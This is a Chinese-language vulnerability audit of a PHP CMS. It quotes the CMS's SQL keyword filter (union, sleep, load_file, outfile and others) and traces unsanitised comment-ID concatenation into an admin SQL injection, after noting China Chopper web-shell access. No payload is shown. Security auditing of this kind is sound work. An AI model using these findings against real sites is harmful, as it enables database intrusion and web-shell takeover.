
可以连接到菜刀：

SQL注入：

代码审计：



在/n5y4um/admin_ajax.php文件中76行：



```php
//SQL语句过滤程序，由80sec提供，这里作了适当的修改
function CheckSql($db_string,$querytype='select')
{
    global $cfg_cookie_encode;
    $clean = '';
    $error='';
    $old_pos = 0;
    $pos = -1;
    $log_file = sea_INC.'/../data/'.md5($cfg_cookie_encode).'_safe.txt';
    $userIP = GetIP();
    $getUrl = GetCurUrl();


    //如果是普通查询语句，直接过滤一些特殊语法
    if($querytype=='select')
    {
        $notallow1 = "[^0-9a-z@\._-]{1,}(union|sleep|benchmark|load_file|outfile)[^0-9a-z@\.-]{1,}";
        //$notallow2 = "--|/\*";
        if(m_eregi($notallow1,$db_string)){exit('SQL check');}
    }

    //完整的SQL检查
    while (true)
    {
        $pos = stripos($db_string,  needle: '\'',  offset: $pos + 1);
        if ($pos === false)
```

```php
    }
//老版本的Mysql并不支持union，常用的程序里也不使用union，但是一些黑客使用它，所以检查它
if (stripos($clean,  needle: 'union') !== false && preg_match( pattern: '~(^|[^a-z])union($|[^[a-z])~s', $clean) != 0)
{
    $fail = true;
    $error="union detect";
}

//发布版本的程序可能比较少包括--,#这样的注释，但是黑客经常使用它们
elseif (stripos($clean,  needle: '/*') > 2 || stripos($clean,  needle: '--') !== false || stripos($clean,  needle: '#') !== false)
{
    $fail = true;
    $error="comment detect";
}

//这些函数不会被使用，但是黑客会用它来操作文件，down掉数据库
elseif (stripos($clean,  needle: 'sleep') !== false && preg_match( pattern: '~(^|[^a-z])sleep($|[^[a-z])~s', $clean) != 0)
{
    $fail = true;
    $error="sleep detect";
}
elseif (stripos($clean,  needle: 'updatexml') !== false && preg_match( pattern: '~(^|[^a-z])updatexml($|[^[a-z])~s', $clean) != 0)
{
    $fail = true;
    $error="updatexml  detect";
}
elseif (stripos($clean,  needle: 'extractvalue') !== false && preg_match( pattern: '~(^|[^a-z])extractvalue($|[^[a-z])~s', $clean) != 0)
{
```

对SQL注入做了过滤，可能性不大，换一处检查：

在/后台文件夹/admin_comment_news.php文件，

```php
admin_comment_news.php  sql.class.php
        $dsql->ExecuteNoneQuery( sql: "delete from sea_comment where id=".$id);
        ShowMsg("成功删除一则评论！","admin_comment_news.php");
        exit();
    }
    elseif($action=="delallcomment")
    {
        if(empty($e_id))
        {
            ShowMsg("请选择需要删除的评论","-1");
            exit();
        }
        $ids = implode( separator: ',',$e_id);
        delcommentcache($ids);
        $dsql->ExecuteNoneQuery( sql: "delete from sea_comment where id in(".$ids.")");
        ShowMsg("成功删除所选评论！","admin_comment_news.php");
        exit();
    }
```

$e_id不为空

追踪函数

直接将ids进行拼接

```php
function delcommentcache($id)
{
    global $dsql;
    $dsql->setQuery("select v_id from sea_comment where id in (".$id.")");
    $dsql->Execute( id: "delcommentcache");
    while($row = $dsql->GetArray( id: "delcommentcache"))
    {
        if(file_exists( filename: sea_DATA.'/cache/review/1/'.$row['v_id'].'.js'))
        {
            delfile(sea_DATA.'/cache/review/1/'.$row['v_id'].'.js');
        }
    }
}
```

追踪这两个函数：

```php
//设置SQL语句，会自动把SQL语句里的sea_替换为$this->dbPrefix(在配置文件中为$cfg_dbprefix)
function SetQuery($sql)
{
    $prefix="sea_";
    $sql = str_replace($prefix,$this->dbPrefix,$sql);
    $this->queryString = $sql;
}
```

```php
in_comment_news.php × sql.class.php ×
        $this->SetQuery($sql);
    }

    //SQL语句安全检查
    if($this->safeCheck)
    {
        CheckSql($this->queryString);
    }

$t1 = ExecTime();

    $this->result[$id] = mysqli_query($this->linkID,$this->queryString);

    //查询性能测试
    //$queryTime = ExecTime() - $t1;
    //if($queryTime > 0.05) {
        //echo $this->queryString."--{$queryTime}<hr />\r\n";
    //}

    if($this->result[$id]===false)
    {
        $this->DisplayError( msg: mysqli_error($this->linkID)." <br />Error sql: <font color='red'>".$this->queryString."</font>")
    }
}
```

未发现进行过滤，存在SQL注入。